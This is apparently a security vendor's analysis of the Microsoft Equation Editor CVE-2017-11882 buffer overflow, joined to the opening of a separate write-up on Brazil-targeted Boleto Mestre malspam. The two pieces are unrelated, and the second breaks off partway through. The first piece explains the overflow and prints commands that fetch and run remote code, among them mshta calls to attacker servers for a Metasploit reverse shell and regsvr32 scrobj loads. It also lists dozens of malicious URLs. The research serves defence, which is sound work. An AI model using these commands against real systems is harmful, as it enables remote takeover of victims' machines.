Recently, Palo Alto Networks Unit 42 vulnerability researchers captured multiple instances of traffic in the wild exploiting CVE-2017-11882, patched by Microsoft on November 14, 2017 as part of the monthly security update process. Exploits for this vulnerability have been released for Metasploit, and multiple security researchers have published articles on specific attacks taking advantage of this vulnerability. In this article, we describe the vulnerability and discuss mechanisms for exploiting it.
 
About CVE-2017-11882:
Microsoft Equation Editor, which is a Microsoft Office component, contains a stack buffer overflow vulnerability that enables remote code execution on a vulnerable system. The component was compiled on November 9, 2000, over 17 years ago. Without any further recompilation, it was used in all currently upported versions of Microsoft Office. Microsoft Equation Editor is an out-of-process COM server that is hosted by eqnedt32.exe, meaning it runs as it’s own process and can accept commands from other processes.
Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) should protect against such attacks. However, because of the manner in which eqnedt32.exe was linked, it will not use these features, subsequently allowing code execution. Being an out-of-process COM server, protections specific to Microsoft Office such as EMET and Windows Defender Exploit Guard are not applicable to eqnedt32.exe, unless applied system-wide.  This provides the attacker with an avenue to lure targets into opening specially crafted documents, resulting in the ability to execute an embedded attacker command.

Analysis of Exploit Proof of Concept:
The POC RTF sample we analyze in this section has the following attributes:

SHA256 02a69029bf2b0c97bfb9ddbbe6e89409f1b11007a92d8ca4a6df6597b72eb453



and is available on GitHub. Through analysis of the file contents, we can see the object class is Equation.3, which means it is an OLE equation object:
1-rtf-hexdump

Figure 1 RTF File Contents Showing Class Equation.3

 
After extracting the object, we can skip OLE, CompObj and ObjInfo streams, and go directly to Equation Native stream:
2-ole-hex-dump

Figure 2 File Contents showing various Streams

 

The stream has a header with following structure:

Real Image 4

 
After that we can see the MTEF data, which contains a MTEF header and multiple records. MTEF is a binary equation format used by the equation editor. The header has the general information about the MTEF data:

Description Size (byte) Value Comment
MTEF Version 1 0x3 MTEFv3
Generating Platform 1 0x1 Windows
Generating Product 1 0x1 Equation Editor
Product Version 1 0x3
Product Subversion 1 0xa

Table 1METF header

 
Following the header are some MTEF records. The malicious record that triggers the vulnerability is Font record, which in the sample has the below structure:

Description Size (byte) Value Comment
Tag 1 0x8 0x8 denotes Font record
Typeface Number 1 0x5a
Style 1 0x5a
Font Name Variable, NULL terminated “cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAAA” + 0x00430c12 Overflow and overwrite return address

Table 2 Font record


The long font name overflows and causes the code execution. Putting it in the debugger to take a deeper look show us this:3-ida

Figure 3 IDA View of the Sample




The vulnerability occurs when EQNEDT32.EXE tries to copy the font name into a locally created buffer. The buffer is only 40 (0x28) bytes, however if the font name is longer than 40 bytes (in this case 48 bytes), the buffer will overflow and EBP as well as the return address will be overwritten. When the function is done executing, the control flow will be taken to the attacker assigned address.

4-od-before-font-name

Figure 4 Before Font Name Copy

5-od-after-font-name

Figure 5 After Font Name Copy



In this case, the function will return “back” to 0x430c12, which is the address of WinExec, and the argument is the “font name”, also an attacker supplied input:6-od-code-execution

Figure 6 Debugger View of Returning to WinExec

Then we can see the Windows calculator (calc.exe) opening:7-od-calculator

Figure 7 Calc.exe Displayed when the Exploit Completes


Exploit Method Analysis

Next, we show a few ways attackers can exploit this vulnerability. In the proof of concept, the hexadecimal bytes, 636d642e657865202f632063616c632e65786520, are used for the following command: cmd.exe /c calc.exe 

When we opened the proof of concept, this executed the Windows calculator and we saw the calculator UI appear. However, there is a limitation with this method, as the buffer can only put so many bytes into the buffer that is overflowing.

8-od

Figure 8 IDA View of code copying overflow buffer into v4

The size of an array that the attacker can overflow is 36 bytes (overflow_buffer in the above figure). However, it is possible to use the space of the v12 variable and saved EBP, which allows for an extra 8 bytes of space. If the command we want to issue is longer than the combined 44 bytes available, how could we do that?

One way is to host a file on a server controlled by the attack and use the 44 bytes for a command that accesses that server and executes another binary. For example, the following command uses the mshta executable to run VBscript code from a remote server, as is only 37 characters long (ignoring the de-fanging brackets.)

mshta http://192.168.56[.]102/test.html

Below is code the attacker could host on that server, which would accomplish the same goal of executing the windows, but could do much more.


A similar option is to direct the injected instruction to point to a Metasploit server to give the attacker a reverse shell. In the screenshot below, Metasploit is being configured to host a remote shell on the server 192.168.56.103.

9-od

Figure 9 Running the Metasploit server


The command we need to insert into our exploit is just 40 bytes long:
mshta.exe http://192.168.56[.]103:8080/abc
When the victim opens the vile, the Metasploit server delivers the reverse shell and gives the attacker control over the host (see below.)


10-od

Figure 10 Metasploit Delivering Payload to Exploited Host


Exploit Samples in the Wild

Since November 20th, we have identified thousands of attempted attacks which exploit this vulnerability in AutoFocus. Most of these use the techniques described above, either by calling cmd.exe directly or by using mshta.exe or cscript.exe to execute a remote script from an attacker controlled server. The table below shows examples of the most common techniques.

Command Parameters Description Example
cmd.exe malicious file
IP + remote malicious file
cmd.exe to call local malicious file
cmd.exe to call remote malicious file
cmd.exe /c calc.exe
cmd.exe /c start \\\\172.16.38.130\\c$\\1.exe
cscript.exe script language + script cscript.exe to call malicious file cscript.exe //E:jscript \\\\xxd.cc\\bwou.png
mshta.exe IP + remote malicious file mshta.exe to call remote malicious file mshta.exe http://104.254.99[.]77/x.txt
mshta https://seliodrones[.]info/otr/otr.hta
regsvr32.exe Installation Flags and remote malicious DLL regsvr32.exe to call remote malicious DLL regsvr32 /i:http[:]//1997106195 scrobj.dll &AA
C

One example of an attack in the wild includes this sample:

SHA256 7ccd19d3dc34c6dbee600961d73cee0cab5c6e421e9e6b8a31c0b65c14ae3551

This sample was distributed as a fake invoice document attachment in email to organizations in Europe. After the user opened the document it executed the following command:

mshta.exe , mshta https://zilk[.]pw/url/index.hta

The code was hosted (and is no longer available) at this location executed a PowerShell script which in turn would download and executes a file from: hxxps://zilk[.]pw/url/smstrace.exe. This file is a sample of the information stealing Trojan FormBook.
Despite the size limitations on the overflow buffer, many attackers have found ways to exploit this vulnerability to achieve their goals.

Conclusion and Mitigation:

CVE-2017-11882 is in the wild and will likely continue to be exploited for years to come. To remediate this issue, administrators should deploy Microsoft’s patch for this vulnerability, available here: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882 .
Those who can’t deploy the patch should consider disabling the Equation Editor as discussed in Microsoft Knowledge Base Article 4055535.
Palo Alto Networks customers are protected from this vulnerability in the following ways:

  • Threat Prevention Signature 36804 identifies files containing the exploit code in the Next Generation Firewall
  • WildFire and Traps identify files exploiting this vulnerability as malicious


Suspicious URLs used by Exploit Samples

smb[:]//185.175.208.10/s/r.exe
smb[:]//185.175.208.10/s/p.exe
http[:]//78.46.152.143\\webdav
http[:]//138.68.144.82
http[:]//103.59.95.105/test
http[:]//104.254.99.77/x.txt
http[:]//112.213.118.108[:]11882/a
http[:]//112.213.118.108[:]11882/
http[:]//138.68.144.82/w/trx.hta
http[:]//185.200.116.171[:]80/1
http[:]//203.128.247.165/a.hta
http[:]//212.83.61.198/read.txt
http[:]//43.242.35.13/ofc.hta
http[:]//45.32.169.233[:]80/test
http[:]//45.77.122.135[:]80/a.hta
http[:]//67.218.155.0/1.hta
http[:]//141.255.149.141[:]8080/e8eb2bWlyg.sct
http[:]//bit.ly/2zaevrt
https[:]//zilk.pw/url/index.hta
https[:]//zilk.pw/url/smstrace.exe
http[:]//tinyurl.com/y9m5opxz
http[:]//vulns.sg/RickAstley.hta
http[:]//a1-transport.eu/rFIB.hta
http[:]//malo.com/bicho
http[:]//nobles-iq.com/xpct/yxxM.hta
http[:]//pelli.mzf.cz/gt.hta
http[:]//sldkj.com/a
https[:]//pastebin.com/raw/1CWyVtXs
https[:]//pastebin.com/raw/PqUXNZbB
https[:]//seliodrones.info/otr/otr.hta
http[:]//suo.im/2boSoQ
http[:]//tinyurl.com/err43ery33
http[:]//totonam.com/js/zd.hta
http[:]//www.lucien116.com/abc
http[:]//facebookcoc.sytes.net[:]8080/xp8jdXNo.sct

Master Channel: The Boleto Mestre Campaign Targets Brazil

vlogMalicious spam (malspam) often uses malware attachments or links to malware disguised as legitimate documents. In Brazil-based malspam, such malware often impersonates a document called "boleto." Boleto is an invoice document for Boleto Bancário, a Brazilian payment method commonly used in e-commerce.

We occasionally run across malspam with fake boleto attachments, and these generally target Brazilian organizations. In one such campaign, we've seen over 260,000 emails since June 2017 as shown in figure 1.
Boleto_1

Figure 1. Results from an AutoFocus search for malspam from the Boleto Mestre campaign.


Figure 2 shows an example. In this image, a link in the email will return malware disguised as a boleto document. The red text below is the imbedded URL.
Boleto_2

Figure 2. Screenshot of an email from this campaign.

Like other malspam, this campaign is designed to infect Windows computers with an information stealing Trojan. But what makes this boleto-themed malspam campaign unique?
Windows hosts infected by this campaign generate plain text Internet Relay Chat (IRC) traffic. All infected hosts join the #MESTRE channel. In Portuguese (the official language of Brazil), "mestre" roughly translates to "master" or "teacher" in English. This sort of IRC traffic is fairly unique for current Brazil-based malspam, so we are calling this the Boleto Mestre campaign.

Infection Characteristics
In a posting on my malware-traffic-analysis.net blog, I first documented characteristics of a Windows host infected from the Boleto Mestre campaign in the summer of 2016:

  • PowerShell, PSexec, and other legitimate binaries (.exe and .dll files) utilized by malicious Visual Basic Script (VBS) files.
  • Base64 encoded strings representing VBS saved in the Windows registry.
  • A scheduled task for the infection to stay persistent.
  • Post-infection activity that includes clear text IRC traffic over TCP port 443 to a domain with an "ssl." Prefix. Infected hosts join the #MESTRE channel.


What is the chain of events for an infection?

Step 1: The victim clicks a link from the email or attached PDF file, which returns a VBS file.

Step 2: The victim double-clicks on the VBS file.

Step 3: This causes more files to be downloaded to the infected Windows host.

Step 4: Initial check-in traffic with www.petr4[.]in.

Step 5: The infected host starts communicating through IRC to its new controller.

Boleto_3

Figure 3. Chain of events for a Boleto Mestre malspam infection in November 2017.

PDFs for Redundancy
Prior to June 16th, 2017 Boleto Mestre malspam had links in the email message text to a VBS file posted elsewhere.  However, since June 16th, these malicious emails have also included PDF attachments as well as the links, providing redundancy to the attack.

The PDF attachments have no exploits. These PDF files merely include a link as shown in Figure 4. Like the link in the email text, this URL returns a VBS file. URLs in the PDF attachments are different than URLs within the email's message text.  However, both URLs redirect to a new URL that returns the same VBS file. This is likely a redundancy scheme to increase chances that a potential victim will download the initial VBS file.
Boleto_4

Figure 4. Opening the PDF file and viewing the link.


PDF attachment names start with six digits that roughly align to the date the PDF file was last modified by the criminals behind this campaign. The only change appears to be the link in the PDF to download the initial VBS file. These PDF files have been renamed at least six times since June 2017, so we can infer the PDF files have been modified at least six times since then.
Boleto_5

Figure 5. PDF attachment file name breakdown.

Brazil or Bust
Clicking the link in the message text or clicking the link in the PDF attachment downloads the same VBS file. In this case, the email and PDF links both redirected to a URL on sendspace[.]com. Sendspace is legitimate service that allows people to share files over the web. Criminals behind Boleto Mestre have used other file-sharing services like Google Drive and 4shared[.]com, but they tend to stick with Sendspace.

